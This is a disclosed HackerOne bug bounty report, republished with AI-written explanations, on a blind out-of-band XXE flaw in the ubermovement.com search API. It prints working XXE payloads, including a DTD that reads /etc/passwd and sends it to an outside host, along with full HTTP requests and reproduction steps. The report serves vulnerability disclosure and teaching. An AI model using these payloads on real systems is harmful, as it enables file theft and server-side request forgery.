Blind OOB XXE At "http://ubermovement.com/"
The search API endpoint accepted XML input and processed external entities, causing the server to make outbound HTTP requests to an attacker-controlled host. The researcher confirmed the vulnerability with a ping test but could not retrieve sensitive files.
 Originally disclosed on HackerOne
- Triaged in 3 hours
- Fixed in 2 days
- Paid in 8 days
- Disclosed after 12 days
Summary by the program
The researcher located a XXE vulnerability caused by an issue in a third party vendor's product. As it didn't affect Uber's internal infrastructure it had a significantly lower impact and was rewarded accordingly.
The report
Test Summary :

POST data was set to <?xml version="1.0" encoding="utf-8"?> <!DOCTYPE dtgmlf6 [ <!ENTITY dtgmlf6ent SYSTEM "http://122.180.248.81/"> ]> <GeneralSearch>&dtgmlf6ent;</GeneralSearch>


An HTTP request was initiated for the domain http://122.180.248.81/ which indicates that this script is vulnerable to XXE injection.
NOTE : As it was Blind XXE Test I was Successful in Ping Test for XXE. But unable to retrieve any sensitive information.
HTTP request details:
IP address: 8.36.86.67 User agent: Java/1.8.0_60
Vulnerable Domain :
Vulnerable Link :
http://ubermovement.com/api/search/GeneralSearch
Vulnerable Parameter :
GeneralSearch
Steps To Reproduce :
- Go to website : http://ubermovement.com/
- Attach burp Suite & start intercepting now, click on search and search...
- Grab the GET request
Eg. Original HTTP Request :
GET /api/search/GeneralSearch HTTP/1.1 Host: ubermovement.com Accept: / Accept-Language: en User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0) Connection: close
- NOW,
Send request to repeater & change it to POST.
Eg. Original HTTP Request :
POST /api/search/GeneralSearch HTTP/1.1 Host: ubermovement.com Content-Length: 173 Connection: Keep-alive Accept-Encoding: gzip,deflate User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21 Accept: /
- Now Add content type :

Eg. Content-type: application/xml
Request will be:
POST /api/search/GeneralSearch HTTP/1.1 Content-type: application/xml Host: ubermovement.com Content-Length: 173 Connection: Keep-alive Accept-Encoding: gzip,deflate User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21 Accept: /

- Deploy web server and host "payload.dtd" File eg :
payload.dtd :
<?xml version="1.0" encoding="UTF-8"?> <!ENTITY % all "<!ENTITY send SYSTEM 'http://xxe.me/content?%file;'>">%all;

- Now Add XXE Payload For confirmation :
%dtd;]> <GeneralSearch>&send;</GeneralSearch>
Request Will Be :
POST /api/search/GeneralSearch HTTP/1.1 Content-type: application/xml Host: ubermovement.com Content-Length: 214 Connection: Keep-alive Accept-Encoding: gzip,deflate User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.21 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.21 Accept: /
<?xml version="1.0" encoding="utf-8"?> <!DOCTYPE roottag [ <!ENTITY % file SYSTEM "file:///etc/passwd"> <!ENTITY % dtd SYSTEM "http://122.180.248.81/payload.dtd">%dtd;]> <GeneralSearch>&send;</GeneralSearch>

NOTE : If you view your web server logs you will find a 404 error.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the XML parser was configured to allow external entity resolution without disabling DTDs or external entities.
Impact
The vulnerability could allow an attacker to make the server send requests to internal or external systems, but the researcher could not retrieve sensitive information, and the affected component was a third-party vendor product, not Uber's internal infrastructure.
What the attacker needed
Access to the search API endpoint; ability to send POST requests with XML content; a server to host the DTD file
How it was found
- Go to the website and start intercepting traffic with Burp Suite.
- Click on search and perform a search to capture the GET request.
- Send the request to Repeater and change the method to POST.
- Add the Content-type header set to application/xml.
- Host a DTD file on a web server and include an XXE payload in the POST body.
- Check the web server logs for an incoming request from the target, confirming the vulnerability.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
XML is a data format that can include special instructions called entities. If a server processes these entities without restrictions, an attacker can make the server fetch files or contact external servers. Here, the search feature accepted XML and made a request to the researcher's server, proving the flaw.
What is XXE?
An XML parser resolves entities the attacker defines, reading local files or making the server send requests.




